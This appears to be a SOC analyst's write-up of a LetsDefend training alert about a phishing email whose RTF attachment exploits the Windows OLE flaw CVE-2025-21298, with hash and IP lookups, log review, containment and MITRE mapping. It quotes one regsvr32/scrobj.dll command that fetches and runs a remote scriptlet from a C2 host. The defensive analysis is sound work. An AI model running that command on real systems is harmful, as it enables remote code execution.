



# Official Incident Report

**Date:** Feb, 04, 2025, 04:18 PM

**Event ID:** 314

**Rule Name:** SOC336 - Windows OLE Zero-Click RCE Exploitation  
Detected (CVE-2025-21298)

## Table of Contents

Alert Details.....	2
Detection .....	3
Verify.....	4
Analysis.....	5
Containment .....	8
Summary.....	9
Lessons Learned.....	10
Remediation Actions .....	11
Appendix .....	11
MITRE ATT&CK .....	12
Artifacts .....	12
LetsDefend Playbook.....	12

## Alert Details

**Severity:** Critical

**SMTP Address:** 84.38.130.118

**Source Address:** projectmanagement@pm.me

**Destination Address:** Austin@letsdefend.io

**E-mail Subject:** Important: Action Required for Upcoming Project Deadline

**Attachment:** mail.rtf

**Attachment Hash:**

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa  
9194184

**Device Action:** Allowed

**Trigger Reason:** Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.

Based on the information provided in the alert, it appears that a suspicious email has been sent to **Austin's mailbox** containing a **malicious RTF attachment** with behaviour known for **RCE**. The alert is triggered by rule SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298).

Overall, it appears that the alert may be **suspicious**, and further investigation is needed to identify the extent of the alert and determine if any necessary actions are required to remediate the situation.

## Detection

### Verify

As a security analyst, one of the first steps we take to verify the alert and determine whether it is a **false positive** or a **true positive** incident is to analyse CVE-2025-21298.

CVE-2025-21298 refers to a Windows OLE Remote Code Execution Vulnerability.

**Published:** 2025-01-14 **Updated:** 2025-09-09  
**Title:** Windows OLE Remote Code Execution Vulnerability

#### Description

Windows OLE Remote Code Execution Vulnerability

**CWE** 1 Total

[Learn more](#)

- [CWE-416: CWE-416: Use After Free](#)

**CVSS** 1 Total

[Learn more](#)

Score	Severity	Version	Vector String
9.8	CRITICAL	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

Windows OLE (Object Linking and Embedding) is a Microsoft technology allowing different applications to share data, letting users embed or link objects like charts from Excel into Word documents or PowerPoint presentations, creating compound files where data stays live and editable within its original application, and facilitating data transfer via drag-and-drop or clipboard. While powerful, OLE has also been a target for security vulnerabilities, leading to patches and hardening guides for secure usage.

The root cause for this vulnerability is CWE-416: Use After Free, which refers to when a product reuses or references memory after it has been freed.

In an email attack scenario, an attacker could exploit the vulnerability by sending the specially crafted email to the victim. Exploitation of the vulnerability might involve either a victim opening a specially crafted email with an affected version of Microsoft Outlook software, or a victim's Outlook application displaying a preview of a specially crafted email. This could result in the attacker executing remote code on the victim's machine.

We need to investigate the activity associated with the alert regarding the email sent from **projectmanagement@pm.me** to **Austin@letsdefend.io** containing a **malicious RTF attachment**.

The screenshot shows an email inbox with a single message highlighted. The message details are as follows:

- From: projectmanagement@pm.me
- To: Austin@letsdefend.io
- Subject: Important: Action Required for Upcoming Project Deadline
- Date: Feb, 04, 2025, 05:12 AM
- Action: Allowed

The email body contains the following text:

**Important: Action Required for Upcoming Project Deadline**

Dear Austin,

We are reaching out to remind you of the upcoming project deadline. Please review the attached document for critical details regarding the next steps and your responsibilities to ensure the project stays on track.

Best regards,

Project Management Team

Attachments

mailRtf

Password: infected

## Analysis

We can begin the analysis by analyzing the file hash **df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184** using VirusTotal.

<https://www.virustotal.com/gui/file/df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184>

A screenshot of the VirusTotal file analysis interface. On the left, a dark sidebar shows a circular 'Community Score' of 26 out of 62, with a red progress bar and a '-3' button below it. The main panel displays a message: '26/62 security vendors flagged this file as malicious'. Below this, the file hash is shown: df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184. Underneath the hash, the file name 'mail.rtf' is listed. A row of tags includes: rtf, html-control, exploit, calls-wmi, cve-2025-21298, and detect-debug-environment. To the right, there are buttons for 'Reanalyze', 'Similar', and 'More', along with a 'Size' of 236 B and a 'Last Analysis Date' of 16 hours ago. A 'RTF' link is also present.

We discovered the MD5 hash of this file **961027d29dda725b8117571a6a6ca1d5**.

Next, we can analyse the attacker's IP address **84.38.130.118**.

<https://www.virustotal.com/gui/ip-address/84.38.130.118>

A screenshot of the VirusTotal IP address analysis interface. On the left, a dark sidebar shows a circular 'Community Score' of 3 out of 95, with a red progress bar and a '-2' button below it. The main panel displays a message: '3/95 security vendors flagged this IP address as malicious'. Below this, the IP address '84.38.130.118 (84.38.130.0/24)' is listed, along with the Autonomous System number 'AS 52048 (SIA RixHost)'. To the right, there are buttons for 'Reanalyze', 'More', and 'RTF', along with a 'Last Analysis Date' of 12 hours ago. A small 'LV' icon indicates the location is Latvia.

The attacker's IP is malicious, originating from Latvia.

According to Cluster25, this IPv4 is used as a CnC by **SLIVER**. Sliver is a **Command and Control (C2) system** made for penetration testers, red teams, and advanced persistent threats. It generates implants (slivers) that can run on virtually every architecture out there, and securely manage these connections through a central server. Sliver supports multiple callback protocols including **DNS**, **TCP**, and **HTTP(S)** to make egress simple.

Next, we can analyse Log Management to determine if the user opened the email.

We found 1 event (before Feb, 04, 2025, 08:06 AM UTC) with a Destination Address of **84.38.130.118**. This indicates the email was opened and the attachment was automatically rendered, resulting in the malicious file connecting to <http://84.38.130.118.com/shell.sct> via cmd.exe on port 80.

Raw Log	
Request URL	<a href="http://84.38.130.118.com/shell.sct">http://84.38.130.118.com/shell.sct</a>
Request Method	GET
Device Action	Permitted
Process	cmd.exe
Process ID	6784

Now that we see the initial attack was successful in communicating with the C2 server, we need to investigate Endpoint Security for further information.

Host Information			
<b>Hostname:</b>	Austin	<b>Domain:</b>	LetsDefend
<b>IP Address:</b>	172.16.17.137	<b>Bit Level:</b>	64
<b>OS:</b>	Windows 10	<b>Primary User:</b>	Austin
<b>Client/Server:</b>	Server	<b>Last Login:</b>	Feb, 04, 2025, 04:33 PM


Investigating Austin's Terminal History, we find 1 command that was executed.

```
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"
```

The observed command leverages **regsvr32.exe** and **scrobj.dll** to retrieve and execute a remote scriptlet (.sct), a known **Squiblydoo** technique for **fileless code execution**. This activity aligns with post-exploitation behaviour following Windows OLE Zero-Click RCE (CVE-2025-21298), where malicious OLE object parsing enables arbitrary command execution without user interaction.

## Containment

Based on the information gathered during the investigation, it is highly likely that the system has been compromised. Immediate isolation of the system from the network is required.



## Summary

The incident involves a compromised system named **Austin** with an IP address of **172.16.17.137**. The alert was triggered by the identification of a suspicious email containing a malicious RTF attachment, based on the rule SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298).

Upon further analysis, it was discovered that mail.rtf was an indicator of CVE-2025-21298. The attacker crafted an email and sent it to Austin's mailbox, where mail.rtf was automatically rendered and formed a connection with the C2 server at <http://84.38.130.118.com/shell.sct>.

This host leveraged the command **regsvr32.exe** and **scrobj.dll** to retrieve and execute a remote scriptlet (.sct) from the C2 server, a known **Squiblydoo** technique for **fileless code execution**.

Based on the findings of the incident, immediate action needs to be taken to isolate the compromised system, and the event was identified as a **True Positive**.

## Lessons Learned

- Attackers can exploit this flaw by sending a malicious email containing a harmful RTF document
- When the victim opens or previews the email in Microsoft Outlook, the vulnerability is triggered, allowing the attacker to execute arbitrary code on the affected system
- This kind of attack requires no user interaction, only needing the user to preview the email

## Remediation Actions

- Promptly deploy the relevant Microsoft security updates that address the specific OLE vulnerability
- Configure Microsoft Outlook to read all standard mail in plain text format to prevent the automatic rendering of malicious rich text format (RTF) content
- Update email security rules to immediately quarantine or block emails containing attachments like RTF files or those from suspicious domains/senders
- Immediately block outbound communication from any potentially compromised host to known command-and-control (C2) servers

## Appendix

### MITRE ATT&CK

MITRE Tactics	MITRE Techniques
Initial Access	T1566.001 - Phishing: Spearphishing Attachment
Execution	T1059.003 - Command and Scripting Interpreter: Windows Command Shell
Execution	T1203 - Exploitation for Client Execution

### Artifacts

Value	Comment	Type
http://84.38.130.118.com/shell.sct	Hosts remote scriptlet	URL Address
projectmanagement@pm.me	E-mail Sender	E-mail Sender
pm.me	Why are we trusting this domain?	E-mail Domain
84.38.130.118	C2 Server	IP Address
961027d29dda725b8117571a6a6ca1d5	mail.rtf	MD5 Hash

### LetsDefend Playbook

[LetsDefend Event ID: 314](#)